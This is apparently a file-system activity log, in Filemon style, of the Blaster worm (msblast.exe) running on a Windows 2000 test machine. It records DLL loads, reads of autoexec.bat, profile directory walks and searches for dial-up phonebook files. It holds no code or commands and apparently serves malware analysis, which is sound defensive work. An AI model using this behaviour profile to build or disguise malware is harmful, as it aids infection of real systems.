452	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
453	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
454	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
455	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
456	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
457	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
458	7:17:23 PM	msblast.exe:280	IRP_MJ_CREATE
	C:\WINNT\System32\SAMLIB.DLL	SUCCESS	Attributes: Any Options:
Open
459	7:17:23 PM	msblast.exe:280	IRP_MJ_CLEANUP
	C:\WINNT\System32\SAMLIB.DLL	SUCCESS
460	7:17:23 PM	msblast.exe:280	IRP_MJ_CLOSE
	C:\WINNT\System32\SAMLIB.DLL	SUCCESS
461	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
462	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
463	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
464	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
465	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
466	7:17:23 PM	msblast.exe:280	FASTIO_QUERY_OPEN	C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files	SUCCESS
467	7:17:23 PM	msblast.exe:280	FSCTL_IS_VOLUME_MOUNTED
	C:\blaster\msblast	SUCCESS
```

```
468     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
469     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\DNSAPI.DLL SUCCESS       Attributes: Any Options: Open
470     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\DNSAPI.DLL SUCCESS
471     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\DNSAPI.DLL SUCCESS
472     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
473     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
474     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
475     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
476     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
477     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
478     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
479     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
480     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\WSOCK32.DLL        SUCCESS       Attributes: Any Options:
Open
481     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\WSOCK32.DLL        SUCCESS
482     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\WSOCK32.DLL        SUCCESS
483     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
484     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\autoexec.bat
        SUCCESS       Attributes: N Options: Open
485     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\autoexec.bat          SUCCESS       Size: 0
486     7:17:23 PM     msblast.exe:280          IRP_MJ_READ        C:\autoexec.bat
        SUCCESS       Offset: 0 Length: 0
487     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\autoexec.bat
        SUCCESS
488     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\autoexec.bat
        SUCCESS
489     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
```

```
490     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
491     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
492     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\      SUCCESS
        Attributes: Any Options: Open Directory
493     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\
        SUCCESS     FileBothDirectoryInformation: Documents and Settings
494     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\      SUCCESS
495     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\      SUCCESS
496     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
497     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and Settings\
        SUCCESS     Attributes: Any Options: Open Directory
498     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\   SUCCESS      FileBothDirectoryInformation: Administrator
499     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and Settings\
        SUCCESS
500     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\Documents and Settings\
        SUCCESS
501     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
502     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\         SUCCESS      Attributes: Any Options: Open Directory
503     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\Administrator\     SUCCESS      FileBothDirectoryInformation: Local Settings
504     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\         SUCCESS
505     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\         SUCCESS
506     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
507     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
508     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
509     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\      SUCCESS
        Attributes: Any Options: Open Directory
510     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\
        SUCCESS     FileBothDirectoryInformation: Documents and Settings
511     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\      SUCCESS
512     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE       C:\      SUCCESS
513     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
514     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and Settings\
        SUCCESS     Attributes: Any Options: Open Directory
```

```
515     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\   SUCCESS       FileBothDirectoryInformation: Administrator
516     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and Settings\
        SUCCESS
517     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE        C:\Documents and Settings\
        SUCCESS
518     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
519     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\           SUCCESS       Attributes: Any Options: Open Directory
520     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\Administrator\    SUCCESS       FileBothDirectoryInformation: Local Settings
521     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\           SUCCESS
522     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE        C:\Documents and
Settings\Administrator\           SUCCESS
523     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
524     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
525     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
526     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\Documents and
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS
        Attributes: Any Options: Open Directory
527     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\       NO SUCH
FILE    FileBothDirectoryInformation: *.pbk
528     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\Documents and
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS
529     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE        C:\Documents and
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS
530     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
531     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE     C:\WINNT\System32\Ras\
        SUCCESS       Attributes: Any Options: Open Directory
532     7:17:23 PM     msblast.exe:280          IRP_MJ_DIRECTORY_CONTROL
        C:\WINNT\System32\Ras\     NO SUCH FILE         FileBothDirectoryInformation: *.pbk
534     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP  C:\WINNT\System32\Ras\
        SUCCESS
535     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE        C:\WINNT\System32\Ras\
        SUCCESS
536     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast        SUCCESS
537     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
```

```
538     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
539     7:17:23 PM    msblast.exe:280        FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
540     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
541     7:17:23 PM    msblast.exe:280        IRP_MJ_CREATE     C:\autoexec.bat
        SUCCESS       Attributes: N Options: Open
542     7:17:23 PM    msblast.exe:280        FASTIO_QUERY_STANDARD_INFO
        C:\autoexec.bat        SUCCESS       Size: 0
543     7:17:23 PM    msblast.exe:280        IRP_MJ_READ       C:\autoexec.bat
        SUCCESS       Offset: 0 Length: 0
544     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP    C:\autoexec.bat
        SUCCESS
545     7:17:23 PM    msblast.exe:280        IRP_MJ_CLOSE      C:\autoexec.bat
        SUCCESS
546     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
547     7:17:23 PM    msblast.exe:280        FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
548     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
549     7:17:23 PM    msblast.exe:280        IRP_MJ_CREATE     C:\       SUCCESS
        Attributes: Any Options: Open Directory
550     7:17:23 PM    msblast.exe:280        IRP_MJ_DIRECTORY_CONTROL C:\
        SUCCESS       FileBothDirectoryInformation: Documents and Settings
551     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP    C:\       SUCCESS
552     7:17:23 PM    msblast.exe:280        IRP_MJ_CLOSE      C:\       SUCCESS
553     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
554     7:17:23 PM    msblast.exe:280        IRP_MJ_CREATE     C:\Documents and Settings\
        SUCCESS       Attributes: Any Options: Open Directory
555     7:17:23 PM    msblast.exe:280        IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\   SUCCESS       FileBothDirectoryInformation: Administrator
556     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP    C:\Documents and Settings\
        SUCCESS
557     7:17:23 PM    msblast.exe:280        IRP_MJ_CLOSE      C:\Documents and Settings\
        SUCCESS
558     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast     SUCCESS
559     7:17:23 PM    msblast.exe:280        IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\        SUCCESS       Attributes: Any Options: Open Directory
560     7:17:23 PM    msblast.exe:280        IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\Administrator\    SUCCESS       FileBothDirectoryInformation: Local Settings
561     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP    C:\Documents and
Settings\Administrator\        SUCCESS
```

```
562     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\          SUCCESS
563     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
564     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
565     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
566     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE      C:\       SUCCESS
        Attributes: Any Options: Open Directory
567     7:17:23 PM     msblast.exe:280         IRP_MJ_DIRECTORY_CONTROL C:\
        SUCCESS      FileBothDirectoryInformation: Documents and Settings
568     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP  C:\       SUCCESS
569     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE       C:\       SUCCESS
570     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
571     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE      C:\Documents and Settings\
        SUCCESS      Attributes: Any Options: Open Directory
572     7:17:23 PM     msblast.exe:280         IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\   SUCCESS       FileBothDirectoryInformation: Administrator
573     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and Settings\
        SUCCESS
574     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and Settings\
        SUCCESS
575     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
576     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE      C:\Documents and
Settings\Administrator\          SUCCESS       Attributes: Any Options: Open Directory
577     7:17:23 PM     msblast.exe:280         IRP_MJ_DIRECTORY_CONTROL C:\Documents
and Settings\Administrator\    SUCCESS       FileBothDirectoryInformation: Local Settings
578     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP  C:\Documents and
Settings\Administrator\          SUCCESS
579     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE       C:\Documents and
Settings\Administrator\          SUCCESS
580     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
581     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
582     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
583     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE      C:\Documents and
Settings\Administrator\Application Data\Microsoft\Network\Connections\Pbk\       PATH NOT
FOUND          Attributes: Any Options: Open Directory
584     7:17:23 PM     msblast.exe:280         IRP_MJ_READ*
        C:\WINNT\system32\wininet.dll       SUCCESS       Offset: 283648 Length: 32768
```

```
585     7:17:23 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\ntuser.dat.LOG   SUCCESS      FileEndOfFileInformation
586     7:17:23 PM     msblast.exe:280          IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\ntuser.dat.LOG   SUCCESS      FileEndOfFileInformation
587     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\index.dat    SUCCESS       Size: 32768
588     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
589     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
590     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
591     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
592     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\rnr20.dll         SUCCESS      Attributes: Any Options: Open
593     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\WINNT\System32\rnr20.dll         SUCCESS      Size: 36624
594     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\rnr20.dll         SUCCESS
595     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\rnr20.dll         SUCCESS
596     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
597     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
598     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
599     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
600     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\rnr20.dll         SUCCESS      Attributes: Any Options: Open
601     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\System32\rnr20.dll         SUCCESS
602     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\System32\rnr20.dll         SUCCESS
603     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
604     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
605     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
606     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```

```
607     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\winrnr.dll       SUCCESS      Attributes: Any Options: Open
608     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_STANDARD_INFO
        C:\WINNT\System32\winrnr.dll       SUCCESS      Size: 19216
609     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\winrnr.dll       SUCCESS
610     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\winrnr.dll       SUCCESS
611     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
612     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
613     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
614     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
615     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\winrnr.dll       SUCCESS      Attributes: Any Options: Open
616     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\winrnr.dll       SUCCESS
617     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\winrnr.dll       SUCCESS
618     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
619     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
620     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
621     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
622     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
623     7:17:23 PM     msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
624     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
625     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
626     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\rasadhlp.dll     SUCCESS      Attributes: Any Options: Open
627     7:17:23 PM     msblast.exe:280         IRP_MJ_CLEANUP
        C:\WINNT\System32\rasadhlp.dll     SUCCESS
628     7:17:23 PM     msblast.exe:280         IRP_MJ_CLOSE
        C:\WINNT\System32\rasadhlp.dll     SUCCESS
629     7:17:23 PM     msblast.exe:280         FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
```

```
630     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
631     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
632     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
633     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\system32\msafd.dll         SUCCESS       Attributes: Any Options: Open
634     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\WINNT\system32\msafd.dll         SUCCESS       Size: 55568
635     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\system32\msafd.dll         SUCCESS
636     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\system32\msafd.dll         SUCCESS
637     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
638     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
639     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
640     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
641     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\system32\msafd.dll         SUCCESS       Attributes: Any Options: Open
642     7:17:23 PM     msblast.exe:280          IRP_MJ_CLEANUP
        C:\WINNT\system32\msafd.dll         SUCCESS
643     7:17:23 PM     msblast.exe:280          IRP_MJ_CLOSE
        C:\WINNT\system32\msafd.dll         SUCCESS
644     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
645     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
646     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
647     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
648     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_OPEN       C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files       SUCCESS
649     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
650     7:17:23 PM     msblast.exe:280          FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast       SUCCESS
651     7:17:23 PM     msblast.exe:280          IRP_MJ_CREATE
        C:\WINNT\System32\wshtcpip.dll    SUCCESS       Attributes: Any Options: Open
652     7:17:23 PM     msblast.exe:280          FASTIO_QUERY_STANDARD_INFO
        C:\WINNT\System32\wshtcpip.dll    SUCCESS       Size: 17680
```

```
653     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP
        C:\WINNT\System32\wshtcpip.dll    SUCCESS
654     7:17:23 PM    msblast.exe:280        IRP_MJ_CLOSE
        C:\WINNT\System32\wshtcpip.dll    SUCCESS
655     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
656     7:17:23 PM    msblast.exe:280        FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
657     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
658     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
659     7:17:23 PM    msblast.exe:280        IRP_MJ_CREATE
        C:\WINNT\System32\wshtcpip.dll    SUCCESS      Attributes: Any Options: Open
660     7:17:23 PM    msblast.exe:280        IRP_MJ_CLEANUP
        C:\WINNT\System32\wshtcpip.dll    SUCCESS
661     7:17:23 PM    msblast.exe:280        IRP_MJ_CLOSE
        C:\WINNT\System32\wshtcpip.dll    SUCCESS
662     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
663     7:17:23 PM    msblast.exe:280        FASTIO_QUERY_OPEN     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
664     7:17:23 PM    msblast.exe:280        FSCTL_IS_VOLUME_MOUNTED
        C:\blaster\msblast      SUCCESS
```